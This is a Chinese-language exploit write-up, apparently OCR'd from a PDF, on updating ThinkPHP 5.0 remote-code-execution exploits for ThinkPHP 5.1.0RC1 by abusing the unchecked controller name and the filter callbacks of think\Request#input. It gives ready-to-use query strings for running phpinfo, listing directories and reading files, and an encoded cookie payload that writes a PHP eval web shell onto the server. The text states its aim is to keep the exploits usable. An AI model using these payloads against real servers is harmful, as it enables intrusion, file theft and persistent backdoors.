简介

- `ThinkPHP5.1.0RC1`在5.0的基础上对底层架构做了进一步的改进，引入新特性，并提升版本要求。ThinkPHP5.1运行环境要求PHP5.6+，虽然不支持5.0的无缝升级，但升级过程并不复杂（请参考升级指导）。

  主要新特性：

  1. 引入容器和Facade支持
  2. 依赖注入完善和支持更多场景
  3. 重构的（对象化）路由
  4. 配置和路由目录独立
  5. 取消系统常量
  6. 助手函数增强
  7. 类库别名机制
  8. 模型和数据库增强
  9. 验证类增强
  10. 模板引擎改进
  11. 支持PSR-3日志规范

分析

> `ThinkPHP5.1.0RC1`与`5.0`相比框架底层做了一些修改，之前常用的ThinkPHP的`method`漏洞和路由漏洞POC无法在该版本上使用，但是漏洞根源点依然存在。因此，结合该版本框架特性对EXP做出了相应修改，以便继续使用

`method`漏洞

- 之前对漏洞的利用都是基于`think\Request#__construct`方法，不过在该版本下，该方法的参数有了直接的变化，无法直接利用

```
public function __construct(Config $config, $options = [])
    {
        foreach ($options as $name => $item) {
            if (property_exists($this, $name)) {
                $this->$name = $item;
            }
        }

        $this->config = $config;

        if (is_null($this->filter)) {
            $this->filter = $this->config->get('default_filter');
        }
```

```
        // 保存 php://input
        $this->input = file_get_contents('php://input');
    }
```

路由漏洞

- 该版本依然存在路由漏洞，关键点在`think\route\dispatch\Module#run`方法中，没有对获取到的控制器名进行校验

```
        $convert = is_bool($this->convert) ? $this->convert : $this->app-
>config('app.url_convert');
        // 获取控制器名
        $controller = strip_tags($result[1] ?: $this->app-
>config('app.default_controller'));
        $controller = $convert ? strtolower($controller) : $controller;

        // 获取操作名
        $actionName = strip_tags($result[2] ?: $this->app-
>config('app.default_action'));
        $actionName = $convert ? strtolower($actionName) : $actionName;

        // 设置当前请求的控制器、操作
        $this->app['request']->controller(Loader::parseName($controller, 1))-
>action($actionName);
```

- 不过该版本框架底层发生了改变，之前常用的类和方法也发生了变化，导致EXP失效


EXP构造

- 构造基本思想为对路由漏洞的利用，通过寻找其它可利用的类来构造新的EXP
- 通过一系列查找，最终发现可供利用的方法`think\Request#input`

```
    /**
     * 获取变量 支持过滤和默认值
     * @param array         $data 数据源
     * @param string|false  $name 字段名
     * @param mixed         $default 默认值
     * @param string|array  $filter 过滤函数
     * @return mixed
     */
    public function input($data = [], $name = '', $default = null, $filter = '')
    {
        if (false === $name) {
            // 获取原始数据
            return $data;
        }

        $name = (string) $name;
        if ('' != $name) {
            // 解析name
            if (strpos($name, '/')) {
                list($name, $type) = explode('/', $name);
            } else {
```


```
                $type = 's';
            }
            // 按.拆分成多维数组进行判断
            foreach (explode('.', $name) as $val) {
                if (isset($data[$val])) {
                    $data = $data[$val];
                } else {
                    // 无输入数据，返回默认值
                    return $default;
                }
            }
            if (is_object($data)) {
                return $data;
            }
        }

        // 解析过滤器
        $filter = $this->getFilter($filter, $default);

        if (is_array($data)) {
            array_walk_recursive($data, [$this, 'filterValue'], $filter);
            reset($data);
        } else {
            $this->filterValue($data, $name, $filter);
        }

        if (isset($type) && $data !== $default) {
            // 强制类型转换
            $this->typeCast($data, $type);
        }

        return $data;
    }
```

- 根据该方法参数，构造POC如下：
    1. `phpinfo`
        - EXP：`?s=index/think\Request/input&data[0]=1&filter[0]=phpinfo`




2. 读取目录

- EXP：`?s=index/think\Request/input&data[0]=C:\\Users\\admin\\Desktop\\thinkphp_5.1.0_rc&filter[0]=scandir&filter[1]=var_dump`



3. 读取文件内容

- EXP：`?s=index/think\Request/input&data[0]=C:\\Users\\admin\\Desktop\\thinkphp_5.1.0_rc\\public\\index.php&filter[0]=highlight_file`



4. 直接代码执行

- EXP：`?s=index/think\Request/input&data[0]=0&filter[0]=error_reporting&filter[1]=Cookie::get&filter[2]=base64_decode&filter[3]=think\view\driver\Php::display`
- Cookie：`32767=%50%44%39%77%61%48%41%67%5a%6d%6c%73%5a%56%39%77%64%58%52%66%59%32%39%75%64%47%56%75%64%48%4d%6f%49%6a%45%75%63%47%68%77%49%69%77%69%50%44%39%77%61%48%41%67%5a%58%5a%68%62%43%68%69%59%58%4e%6c%4e%6a%52%66%5`

a%47%56%6a%62%32%52%6c%4b%46%77%6b%58%31%42%50%55%31%52%62%4a%32%4d%6e%58%53%6b%70%4f%79%41%2f%50%69%49%70%4f%79%41%2f%50%67%3d%3d